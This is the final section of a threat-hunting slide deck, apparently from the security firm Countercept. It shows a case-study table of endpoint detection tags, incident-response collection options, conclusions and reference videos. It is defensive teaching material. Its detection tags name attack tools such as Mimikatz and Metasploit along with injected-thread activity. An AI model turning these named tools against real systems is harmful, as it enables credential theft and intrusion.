
But is this enough???

- I don’t think so

So what do you do then?

CASE STUDY


COUNTERCEPT



[CLIENT] Hostname	Latest Seen	Tags (filtered)
[redacted]	[redacted]	reflective-load-msf (2) reflective-load-mimikatz susp-thread-comms:443 injected thread (1)
[redacted]	[redacted]	reflective-load-msf susp-thread-comms:443 injected thread (2)
[redacted]	[redacted]	reflective-load-msf (2) reflective-load-mimikatz reflective-load-incognito reflective-load-unknow susp-thread-comms:3389 injected thread (5)
[redacted]	[redacted]	reflective-load-unknown(2) reflective-load-shellcode injected thread (2)
[redacted]	[redacted]	reflective-load-msf reflective-load-powershell susp-thread-comms:443 susp-thread-comms:80 reflective-load-unknown(2) injected thread (3) psexec susp-powershell (5) susp-cmd (3)

CASE STUDY

- Detection alone is not enough, we need to be responding to threats too.



Disk

File
Retrieve a file or folder from the sele…

Locked File
Retrieve a currently inaccessible file …

Map File System
Retrieve a map of the file system

Event Logs
Retrieve Windows event logs

Master File Table
Retrieve the Master File Table of a dri…

Memory

Full Memory Dump
Retrieve a full memory dump of the …

Process Memory Dump by Name
Retrieve a process memory dump on…

Process Memory Dump by ID
Retrieve a process memory dump on…

Network

Netstat
Retrieve network connections, routi…

CONCLUSION

- Threat Hunting should be part of your detection strategy
- People, Process & Technology are key to the success of your threat hunting
- Detection is key but response is equally important

REFERENCE

Threat Hunting 101 – Become The Hunter
https://youtu.be/vmVE2PCVwHU

Securi-Tay 2017 - Advanced Attack Detection
https://youtu.be/ihElrBBJQo8

Taking Hunting to the Next Level: Hunting in Memory - SANS Threat Hunting Summit 2017
https://youtu.be/EVBCoV8lpWc

Github: Python Exe Unpacker
https://github.com/countercept/python-exe-unpacker

COUNTERCEPT

Questions?
问题?

https://www.countercept.com/

In Ming (inming.loh@countercept.com)

Wei Chea (wei-chea.ang@countercept.com)